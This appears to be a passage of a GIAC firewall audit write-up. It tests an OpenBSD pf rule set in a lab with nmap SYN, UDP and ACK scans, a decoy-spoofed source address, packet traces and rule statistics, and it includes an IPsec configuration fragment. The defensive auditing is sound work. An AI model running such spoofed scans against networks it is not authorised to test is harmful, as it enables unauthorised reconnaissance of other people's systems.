Name=                     gw-wc.giac.com

[IPsec-WC-HO]
Phase=                    2
ISAKMP-peer=              HO
Configuration=            Cert-quick-mode
Local-ID=                 Net-WC
Remote-ID=                Net-HO

[Net-HO]
ID-type=                  IPV4_ADDR_SUBNET
Network=                  192.168.0.0
Netmask=                  255.255.255.0
```

```
[Net-WC]
ID-type=                    IPV4_ADDR_SUBNET
Network=                    192.168.1.0
Netmask=                    255.255.255.0

[Cert-main-mode]
DOI=                                IPSEC
EXCHANGE_TYPE=                      ID_PROT
Transforms=                         3DES-MD5

[3DES-MD5]
ENCRYPTION_ALGORITHM=               3DES_CBC
HASH_ALGORITHM=                     MD5
AUTHENTICATION_METHOD=              RSA_SIG
GROUP_DESCRIPTION=                  MODP_1024
Life=                               LIFE_60_SECS,LIFE_1000_KB

[Cert-quick-mode]
DOI=                                IPSEC
EXCHANGE_TYPE=                      QUICK_MODE
Suites=                             QM-ESP-3DES-SHA-PFS-SUITE
```

Design Audit

Following the design and implementation of the technical infrastructure at GIAC, it was determined that the firewall rules must be audited prior to production use. This is to ensure that they accurately reflect the desired security stance. In developing a plan to perform this audit, the following criteria was noted:

- Does the rule set allow the traffic necessary to support the GIAC business model and prevent all other traffic?
- Are accessible network services properly safeguarded against exploitation?
- Are GIAC staff members abiding by the corporate Acceptable Use Policy?
- Are changes to the technical infrastructure implemented in a controlled manner? Does it require peer review prior to implementation and documention of the expected effect as well as backout procedures?
- In case of disaster, are there tested and documented methods to restore the systems minimally required to operate the business?
- In the case of a security incident, are there documented procedures and task assignments to quickly restore business operations while maintaining the ability to prosecute those conducting criminal activity against GIAC and/or GIAC's partners?

Only the first criteria, the firewall rule base, is documented here.

In planning the audit of the GIAC firewall rule base, it was decided that initial testing would be performed in a lab environment, prior to implementing the new infrastructure. It was the intent of the Information Technology group to ensure a high level of confidence in the system prior to its being placed in production. Based on the results of the lab testing, a test plan would be developed to ensure that the production implementation maintained the expected level of security.

Within the lab, a hardened OpenBSD firewall was built using the automated procedures documented earlier. Due to budget constraints, this firewall was equipped with three network interface cards. For the purposes of testing the rule set, one network interface was assigned as the external interface for all tests. The other two interfaces were reconfigured as necessary to represent the service network interface, internal network interface and public and private VPN interfaces.

Inbound traffic testing was performed using a Macintosh OS X 10.1.5 system running nmap, netcat, and tcpdump. This system represented both legitimate users and potential attackers. A Windows 2000 system acted as a destination host behind the firewall. This system ran windump to capture traffic that has passed through the firewall. In addition, netcat was used in listener mode to provide destination ports for our external system to discover. The OpenBSD firewall also ran tcpdump to record blocked traffic being sent to the logging interface.

The first set of tests consisted of host and service discovery on the service network behind the Main office firewall. The test assumed that the Cisco router had been compromised in some way and was no longer performing ip filtering. This allowed us to test the anti-spoofing rules within the pf firewall rules.

Firewall Configuration

Prior to performing the scan, the services provided by the firewall itself was documented. It was possible that certain services in use on the firewall could have influenced our scan results.

First we documented which ports on the firewall were actively listening for connections. This was performed with ‘netstat –anl’

```
Active Internet connections (including servers)
Proto   Recv-Q Send-Q Local Address   Foreign Address         (state)
tcp        0      0       *.22              *.*                   LISTEN
Active Internet connections (including servers)
Proto   Recv-Q Send-Q Local Address   Foreign Address         (state)
udp        0      0  200.200.200.13.123      *.*
udp        0      0  200.200.200.12.123      *.*
udp        0      0  200.200.200.10.123      *.*
```

```
udp       0      0  200.200.200.17.123          *.*
udp       0      0  192.168.0.1.123        *.*
udp       0      0  127.0.0.1.123          *.*
udp       0      0  *.123                  *.*
udp       0      0  *.514                  *.*
```

This revealed that SSH, NTP and syslog were all running. Based on our configuration, we knew that syslogd was not configured to receive log messages, and that ntpd was configured as a client only, and should not respond to any requests. That leaves SSH as the only network accessible port, and that should have restrictions based upon firewall rules, as well as requiring certificates for authentication. An execution of 'ps –ax' revealed this to be accurate:

```
PID    TT      STAT    TIME          COMMAND
    1  ??      Is      0:00.03       /sbin/init
 8221  ??      Is      0:00.23       syslogd
28256  ??      Is      0:00.90       pflogd
27892  ??      Is      0:00.01       /usr/sbin/sshd
32723  ??      Is      0:00.83       /usr/local/bin/ntpd -p /var/run/ntpd.pid
   91  ??      Is      0:00.27       cron
26215  ??      I       0:00.07       sshd: gadmin [priv] (sshd)
21224  ??      I       0:00.04       sshd: gadmin@ttyp0 (sshd)
24376  p0      Is      0:00.02       -ksh (ksh)
 5845  p0      R+      0:00.01       ps -ax
26434  C0      Is      0:00.05       -csh (csh)
19529  C0      I+      0:00.03       ksh
18947  C1      Is+     0:00.01       /usr/libexec/getty Pc ttyC1
21824  C2      Is+     0:00.01       /usr/libexec/getty Pc ttyC2
21959  C3      Is+     0:00.01       /usr/libexec/getty Pc ttyC3
18673  C5      Is+     0:00.01       /usr/libexec/getty Pc ttyC5
```

Here we saw that SSH was in fact running with privilege separation, in which spawned processes run under the privilege of the sshd user, providing an additional level of protection against buffer overflow attacks. Also seen were the syslogd and ntpd daemons, which had opened the ports seen in the netstat output. Pflogd is the firewall logging daemon and cron is being run to ensure scheduled backups of configuration data occur, as well as other system maintenance tasks. The remainder are shells in use by our tester and other 'system required' processes.

Next, we performed a scan against the firewall from the outside network to verify what ports actually appear open. We expected to see no open ports, as SSH access was restricted by our firewall rules. The following nmap scan performed a TCP connect() scan using the –sT flag:

```
nmap –P0 –sT –vv 200.200.200.10

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (200.200.200.10) appears to be up ... good.
Initiating Connect() Scan against  (200.200.200.10)
```

```
The Connect() Scan took 2 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.10) are: closed
```

The results confirmed our expectation, the firewall itself did not present any local TCP services to the outside. A scan of UDP ports, using the –sU flag, provided similar results:

```
nmap –P0 -sU -v 200.200.200.10

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (200.200.200.10) appears to be up ... good.
Initiating UDP Scan against  (200.200.200.10)
The UDP Scan took 16 seconds to scan 1468 ports.
All 1468 scanned ports on  (200.200.200.10) are: closed
```

Outside to Service Network Audit

The first test from the Macintosh (M) used Nmap to perform a SYN scan of the service network using an additional spoofed, private address of 10.0.0.1. The Windows system (W) was configured with multiple ip addresses on the service network to ensure a destination host existed. This ensured that arp requests from the firewall were answered. The Windows system was also running windump, monitoring all traffic on the hub for traffic that passed through the firewall. Tcpdump was run on the OpenBSD firewall (O) and the attacking, Macintosh system.

It should be noted that SYN scans send the first packet (SYN) of the TCP three-way handshake. Upon receiving a SYN packet, a listening host responds with a SYN-ACK if the service is listening and allocates memory for the connection. Otherwise, a RST packet is sent back to tear down the connection attempt. If the scanning system receives the SYN-ACK, it returns a RST packet to prevent the connection from completing. This is in contrast to the TCP connect() scan that actually completes the three-way handshake with an ACK packet. By completing the connection, it is more likely that the connect() scan would be noted in a log file.

```
M:    nmap –sS –vv –P0 –D10.0.0.1 –iL srvhosts.txt
      tcpdump –i en1 –w spoof-out-srv-1m.dmp
O:    tcpdump –i pflog0 –w spoof-out-srv-1o.dmp
W:    windump –w spoof-out-srv-1w.dmp
```

The results of nmap show the ports we expected to be available over TCP:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (200.200.200.18) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.18)
```

```
The SYN Stealth Scan took 10 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.18) are: closed

Host  (200.200.200.19) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.19)
The SYN Stealth Scan took 4 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.19) are: closed

Host  (200.200.200.20) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.20)
Adding open port 80/tcp
The SYN Stealth Scan took 4 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.20):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http

Host  (200.200.200.21) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.21)
Adding open port 443/tcp
The SYN Stealth Scan took 4 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.21):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
443/tcp    open        https

Host  (200.200.200.22) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.22)
Adding open port 25/tcp
The SYN Stealth Scan took 5 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.22):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp

Host  (200.200.200.23) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.23)
The SYN Stealth Scan took 4 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.23) are: closed

Host  (200.200.200.24) appears to be up ... good.
Initiating SYN Stealth Scan against  (200.200.200.24)
The SYN Stealth Scan took 4 seconds to scan 1601 ports.
All 1601 scanned ports on  (200.200.200.24) are: closed

Nmap run completed -- 7 IP addresses (7 hosts up) scanned in 35 seconds
```

Based on the results below, it was determined that nothing unexpected passed through the firewall. There should not have been any traffic from the spoofed address, 10.0.0.1. The windump output from the service network showed the following traffic:

```
11:30:52.887813 200.200.200.11.60358 > 200.200.200.20.80: S 1576809091:1576809091(0)
```

```
win 3072 (ttl 37, id 24420)
11:30:52.887895 200.200.200.20.80 > 200.200.200.11.60358: S 1056237100:1056237100(0)
ack 1576809092 win 64240 <mss 1460> (DF) (ttl 128, id 3429)
11:30:53.005044 200.200.200.11.60358 > 200.200.200.20.80: R 1576809092:1576809092(0)
win 0 (ttl 63, id 11593)
11:30:57.878994 200.200.200.11.60358 > 200.200.200.21.443: S 500998570:500998570(0)
win 3072 (ttl 37, id 65220)
11:30:57.879093 200.200.200.21.443 > 200.200.200.11.60358: S
1057605180:1057605180(0) ack 500998571 win 64240 <mss 1460> (DF) (ttl 128, id 3432)
11:30:57.934956 200.200.200.11.60358 > 200.200.200.21.443: R 500998571:500998571(0)
win 0 (ttl 63, id 11627)
11:31:00.462888 200.200.200.11.60358 > 200.200.200.22.25: S 2938697071:2938697071(0)
win 3072 (ttl 37, id 24160)
11:31:00.462989 200.200.200.22.25 > 200.200.200.11.60358: S 1058310636:1058310636(0)
ack 2938697072 win 64240 <mss 1460> (DF) (ttl 128, id 3433)
11:31:00.506934 200.200.200.11.60358 > 200.200.200.22.25: R 2938697072:2938697072(0)
win 0 (ttl 63, id 11661)
```

Above, we see that traffic to the 3 approved ports did arrive on the service network. The results of a netstat command on our listening host showed that the following ports were available for discovery:

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1040	0.0.0.0:0	LISTENING
TCP	127.0.0.1:5180	0.0.0.0:0	LISTENING

Proto	Local Address	Foreign Address	State
UDP	0.0.0.0:53	*:*	
UDP	0.0.0.0:123	*:*	
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:1029	*:*	
UDP	0.0.0.0:38037	*:*	

Note that, in addition to the ports we opened using netcat, we also had some of the common Windows ports open. These were not detected by nmap - further evidence that our rules were filtering properly.

Next we examined the tcpdump output of the pf firewall log to determine what pf considered blocked. Since our rule set was configured to log only blocked packets, any results would indicate traffic that pf actively prevented from passing. Due to the size of the log following the nmap scan, only a small portion will be displayed as proof of successful filtering.

```
11:30:47.611598 200.200.200.11.60359 > 200.200.200.18.433: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 53329)
11:30:47.613997 200.200.200.11.60359 > 200.200.200.18.336: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 239)
11:30:47.616375 200.200.200.11.60359 > 200.200.200.18.201: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 49512)
11:30:47.617970 200.200.200.11.60359 > 200.200.200.18.426: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 41893)
11:30:47.621180 200.200.200.11.60359 > 200.200.200.18.1406: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 63406)
11:30:47.623869 200.200.200.11.60359 > 200.200.200.18.174: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 41318)
11:30:47.626661 200.200.200.11.60359 > 200.200.200.18.418: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 47658)
11:30:47.628218 200.200.200.11.60359 > 200.200.200.18.13715: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 60482)
```

We discovered that, of the 11213 packets capture by the firewall log, 8 of which are displayed above, there is no sign of the spoofed address being used for the attack. Since this was unexpected, an analysis of the tcpdump taken on the attacking host was performed. Here we see these spoofed packets:

```
11:30:37.035249 10.0.0.1.60359 > 200.200.200.18.433: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 62687, len 40)
11:30:37.035278 200.200.200.11.60359 > 200.200.200.18.336: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 239, len 40)
11:30:37.035300 10.0.0.1.60359 > 200.200.200.18.336: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 23711, len 40)
11:30:37.035326 200.200.200.11.60359 > 200.200.200.18.201: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 49512, len 40)
11:30:37.035348 10.0.0.1.60359 > 200.200.200.18.201: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 26544, len 40)
11:30:37.035516 200.200.200.11.60359 > 200.200.200.18.426: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 41893, len 40)
11:30:37.035540 10.0.0.1.60359 > 200.200.200.18.426: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 61987, len 40)
11:30:37.035567 200.200.200.11.60359 > 200.200.200.18.1406: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 63406, len 40)
11:30:37.035589 10.0.0.1.60359 > 200.200.200.18.1406: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 14045, len 40)
```

Further analysis of our firewall rules revealed the reason. We had configured pf to block these spoofed addresses, but not to log them. We could have changed the rules to log these packets and rerun the scan, but there was an easier way to see what happened. Prior to running the nmap scan, we had flushed and reloaded the firewall rules along with all state table entries and rule statistics:

```
pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
```

After the scan, we collected all the rule statistics:

```
pfctl –s rules –v
```

After removing the entries for unmatched rules for clarity, we can see the following statistics:

```
@7 block in quick on xl1 inet from 10.0.0.0/8 to any
[ Evaluations: 22415      Packets: 11208      Bytes: 448320     ]

@19 pass in quick on xl1 inet proto tcp from any port > 1023 to 200.200.200.21/32 port = https
keep state
[ Evaluations: 11207      Packets: 3          Bytes: 124        ]

@20 pass in quick on xl1 inet proto tcp from any port > 1023 to 200.200.200.20/32 port = www
keep state
[ Evaluations: 11206      Packets: 3          Bytes: 124        ]

@21 pass in quick on xl1 inet proto tcp from any port > 1023 to 200.200.200.22/32 port = smtp
keep state
[ Evaluations: 11205      Packets: 3          Bytes: 124        ]
```

```
@56 pass out quick on de0 inet proto tcp from ! 192.168.0.0/24 port > 1023 to
200.200.200.21/32 port = https keep state

[ Evaluations: 27        Packets: 3         Bytes: 124       ]

@57 pass out quick on de0 inet proto tcp from ! 192.168.0.0/24 port > 1023 to
200.200.200.20/32 port = www keep state
[ Evaluations: 2         Packets: 3         Bytes: 124       ]

@105 block in log on de0 all
[ Evaluations: 32        Packets: 32        Bytes: 1632      ]

@106 block out log on xl0 all
[ Evaluations: 11242     Packets: 6         Bytes: 394       ]

@108 block return-rst in log on xl1 proto tcp all
[ Evaluations: 11236     Packets: 11204     Bytes: 448160    ]
```

These statistics list the rules by number, how many times a packet was evaluated against that particular rule and how many packets and bytes were actually affected by that rule. We could see that rule number 7 was responsible for blocking spoofed addresses from the 10.0.0.0/8 network. With 11208 packets blocked, 7 hosts scanned and nmap reporting 1601 ports scanned per host, we could account for 11207 packets sent from 10.0.0.1. Analysis of the trace revealed that nmap scanned port 685 on host 200.200.200.18 twice, changing its source port and TCP sequence id:

```
11:30:31 018699 10.0.0.1.60358 > 200.200.200.18.685: S [tcp sum ok]
738853551:738853551(0) win 3072 (ttl 38, id 34015, len 40)
11:30:37 036326 10.0.0.1.60359 > 200.200.200.18.685: S [tcp sum ok]
1019396230:1019396230(0) win 3072 (ttl 38, id 39469, len 40)
```

Although it is not known why nmap behaved in this manner, we accounted for all of our spoofed packets and were confident that our rules were properly defined.

Next we performed the scan of UDP ports. We ran nmap as follows:

```
nmap –P0 –sU –vv –iL srvhosts.txt
```

The scan revealed no open ports. It appeared that netcat could not handle the UDP probe sent by nmap, causing netcat to crash. The windump trace on the Windows target did reveal the passage of the initial UDP packet from the nmap scan, and the return ‘port unreachable’ message sent by the OS after the listener crashed.

```
13:32:54.915567 200.200.200.11.49373 > 200.200.200.18.53:  0 [0q] Type0 (Class 0)? . (0) (ttl
36, id 6023)
13:32:54.915635 200.200.200.18 > 200.200.200.11: icmp: 200.200.200.18 udp port 53
unreachable (ttl 128, id 3590)
13:33:11.384643 200.200.200.11.49373 > 200.200.200.19.53:  0 [0q] Type0 (Class 0)? . (0) (ttl
```

```
36, id 50542)
13:33:11.384709 200.200.200.19 > 200.200.200.11: icmp: 200.200.200.19 udp port 53
unreachable (ttl 128, id 3591)
```

Our pf statistics also showed which packets passed and which were blocked:

```
@7 block in quick on xl1 inet from 10.0.0.0/8 to any
[ Evaluations: 32612      Packets: 16305      Bytes: 456540     ]

@22 pass in quick on xl1 inet proto udp from any to 200.200.200.19/32 port = domain keep state
[ Evaluations: 16306      Packets: 2          Bytes: 84         ]

@23 pass in quick on xl1 inet proto udp from any to 200.200.200.18/32 port = domain keep state
[ Evaluations: 13988      Packets: 2          Bytes: 84         ]

@58 pass out quick on de0 inet proto udp from any to 200.200.200.19/32 port = domain keep
state
[ Evaluations: 2          Packets: 2          Bytes: 84         ]

@59 pass out quick on de0 inet proto udp from any to 200.200.200.18/32 port = domain keep
state
[ Evaluations: 1          Packets: 2          Bytes: 84         ]

@106 block out log on xl0 all
[ Evaluations: 16305      Packets: 1          Bytes: 76         ]

@109 block return-icmp in log on xl1 proto udp all
[ Evaluations: 16304      Packets: 16303      Bytes: 456484     ]
```

Our last test from the outside attacker to the service network hosts was designed to test the state management of the firewall. Pf creates a state entry for allowed traffic based upon the first packet entering the rule set. For TCP, this typically involves having the SYN flag set. However, pf has the ability to pick up a connection 'already in progess', should the state table get flushed during a session. We used an ACK scan to determine if pf will allow our packets through even if there was no session currently in progress.

```
nmap –sA –P0 –v –iL srvhosts.txt
```

Tcpdump running on our attacking box (M) showed the attack packets, as expected, as well as unexpected RST packets sent back by the attacked host:

```
15:01:29.273696 200.200.200.11.50983 > 200.200.200.18.465: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 58387, len 40)
15:01:29.273859 200.200.200.11.50983 > 200.200.200.18.261: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 30981, len 40)
15:01:29.273887 200.200.200.11.50983 > 200.200.200.18.893: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 62765, len 40)
15:01:29.273913 200.200.200.11.50983 > 200.200.200.18.809: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 38302, len 40)
```

```
15:01:29.276565 200.200.200.18.465 > 200.200.200.11.50983: R [tcp sum ok]
546010552:546010552(0) win 0 (ttl 64, id 30539, len 40)
15:01:29.277506 200.200.200.18.261 > 200.200.200.11.50983: R [tcp sum ok]
546010552:546010552(0) win 0 (ttl 64, id 5787, len 40)
15:01:29.279733 200.200.200.18.893 > 200.200.200.11.50983: R [tcp sum ok]
546010552:546010552(0) win 0 (ttl 64, id 8761, len 40)
15:01:29.281032 200.200.200.18.809 > 200.200.200.11.50983: R [tcp sum ok]
546010552:546010552(0) win 0 (ttl 64, id 17434, len 40)
```

The same traffic showed as blocked by the pf log on the firewall, as expected:

```
15:01:41.344083 200.200.200.11.50983 > 200.200.200.18.465: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 58387)
15:01:41.345342 200.200.200.11.50983 > 200.200.200.18.261: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 30981)
15:01:41.347403 200.200.200.11.50983 > 200.200.200.18.893: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 62765)
15:01:41.348701 200.200.200.11.50983 > 200.200.200.18.809: . [tcp sum ok] ack 546010552
win 4096 (ttl 51, id 38302)
```

The traffic that actually made it through the firewall to the Windows system was as expected:

```
15:01:40.678854 200.200.200.11.50983 > 200.200.200.20.80: . 3349942260:3349942260(0)
ack 3125033684 win 4096 (ttl 50, id 49824)
15:01:40.678904 200.200.200.20.80 > 200.200.200.11.50983: R 3125033684:3125033684(0)
win 0 (ttl 128, id 3644)
15:01:42.934066 200.200.200.11.50983 > 200.200.200.21.443: . 3604185137:3604185137(0)
ack 359936244 win 4096 (ttl 50, id 44399)
15:01:42.934116 200.200.200.21.443 > 200.200.200.11.50983: R 359936244:359936244(0)
win 0 (ttl 128, id 3645)
15:01:48.005997 200.200.200.11.50983 > 200.200.200.22.25: . 882442139:882442139(0) ack
301975914 win 4096 (ttl 50, id 62522)
15:01:48.006064 200.200.200.22.25 > 200.200.200.11.50983: R 301975914:301975914(0)
win 0 (ttl 128, id 3646)
```

We can see the ACK packet allowed through by the firewall, which would allow an existing session to become reestablished. We also see the Windows system replying with a RST. This is because there was not an actual session already established.

Based on the RST packets we saw arriving at the attacking system, it appeared that the firewall replied to the attacker with a RST packet. The firewall created the RST packet with a source ip address of the intended destination, in effect, performing its own spoofing. This tricked nmap into believing that the host was available and that no ports were filtered. Observe the output for the final, scanned host:

```
All 1601 scanned ports on  (200.200.200.24) are: UNfiltered
```

And the partial tcpdump output from our attacking system showed these packets:

```
15:01:48.361516 200.200.200.24.1380 > 200.200.200.11.50983: R [tcp sum ok]
2100618830:2100618830(0) win 0 (ttl 64, id 48124, len 40)
15:01:48.362702 200.200.200.24.5190 > 200.200.200.11.50983: R [tcp sum ok]
2100618830:2100618830(0) win 0 (ttl 64, id 43119, len 40)
15:01:48.364051 200.200.200.24.17007 > 200.200.200.11.50983: R [tcp sum ok]
2100618830:2100618830(0) win 0 (ttl 64, id 63024, len 40)
15:01:48.364976 200.200.200.24.1432 > 200.200.200.11.50983: R [tcp sum ok]
2100618830:2100618830(0) win 0 (ttl 64, id 58170, len 40)
```


The interesting part of this output is that the host 200.200.200.24 does not actually exist. It was never assigned to our Windows host, nor were there any firewall rules that related to such a host. To provide the last piece of evidence to support the premise that the firewall was returning the RST and doing its own spoofing, we turned to the pf statistics. Below is the relevant statistic:

```
@108 block return-rst in log on xl1 proto tcp all
[ Evaluations: 11939      Packets: 11932      Bytes: 477280     ]
```

Clearly, pf had been busy passing spoofed packets back to our attacker. Of the traffic that did pass through the firewall, pf gave the packet a chance to reach the intended host to reestablish a possible existing connection. Since the host replied with a RST of its own, the session was cancelled.

Pf does support the requirement of specific flags being present to allow state to be established. Use of the 'flags S/SA' option to the inbound rules would have restricted state creation to initial SYN packets only. However, GIAC has determined that the additional check was unnecessary at this time. Once the production system is in place and fully functional, additional tightening of the rule set may be addressed.

The following diagrams represent the approved and tested inbound access from the outside to the service network:




Service Network to Outside

Keeping the same firewall configuration, we swap the locations of our Macintosh and Windows systems in order to verify that outbound traffic from the service network adheres to our firewall rules. Because these systems are expected to receive the lion's share of attacks, it is important to determine how much damage could be done in the event that one of these systems are compromised. These scans will not take into account the firewall software in use on each individual host. It is to be expected that any local rules in use will serve to provide more, instead of less, security. It is the intent of GIAC to utilize NetFilter (iptables) on all Linux systems, pf on all OpenBSD systems, and ipfw on all Macintosh OS X systems.

Our rules for outbound traffic from the service network are more source oriented than destination oriented. The scanning system will be configured to resemble each of the five hosts in the service network, one address at a time, and an outbound scan performed.

Our first test will examine host 200.200.200.18, which provides NTP and DNS services. We expect it to be able to perform name lookups using both UDP and TCP, as well as NTP synchronization to external time sources. Although our current rule set allows NTP traffic to any server, it is GIAC's intent to tighten the rules further to allow access only to approved time sources. These sources will be dependent upon receiving permission from the time source owner.

First we will configure our Macintosh host to address 200.200.200.18:



Using tcpdump on the service network host and the firewall, we will capture the results of our nmap scan. We will run windump on our Windows host, which is configured to resemble the Cisco router at 200.200.200.9. The nmap scan will consist of a SYN scan over TCP. A second scan will be performed immediately afterwards to cover UDP traffic.

TCP Scan:

M: nmap –sS –v –P0 200.200.200.9
tcpdump –i en0 –w ntpdns-srv-out-1m.dmp
O: pfctl –F all
pfctl –N /etc/nat.conf –R /etc/pf.conf
tcpdump –i pflog0 –w ntpdns-srv-out-1o.dmp
W: windump –w ntpdns-srv-out-1w.dmp

The nmap output:

```
Initiating SYN Stealth Scan against  (200.200.200.9)
Adding open port 53/tcp
The SYN Stealth Scan took 609 seconds to scan 1601 ports.
Interesting ports on  (200.200.200.9):
(The 1600 ports scanned but not shown below are in state: filtered)
Port       State       Service
53/tcp     open        domain
```

We note that the scan took considerably longer than the scans from the outside. This is due to the return-rst flag on the external interface for all blocked TCP packets. Since we don't return RST packets from the firewall on the service network, our nmap scans must timeout on their own, making for a much longer scan.

The windump capture shows the TCP traffic that passed through the firewall:

```
11:06:04.955865 200.200.200.18.42730 > 200.200.200.9.53: S 491278934:491278934(0) win
4096 (ttl 58, id 8798)
11:06:04.959153 200.200.200.9.53 > 200.200.200.18.42730: S 780057215:780057215(0) ack
491278935 win 16616 <mss 1404> (DF) (ttl 128, id 3921)
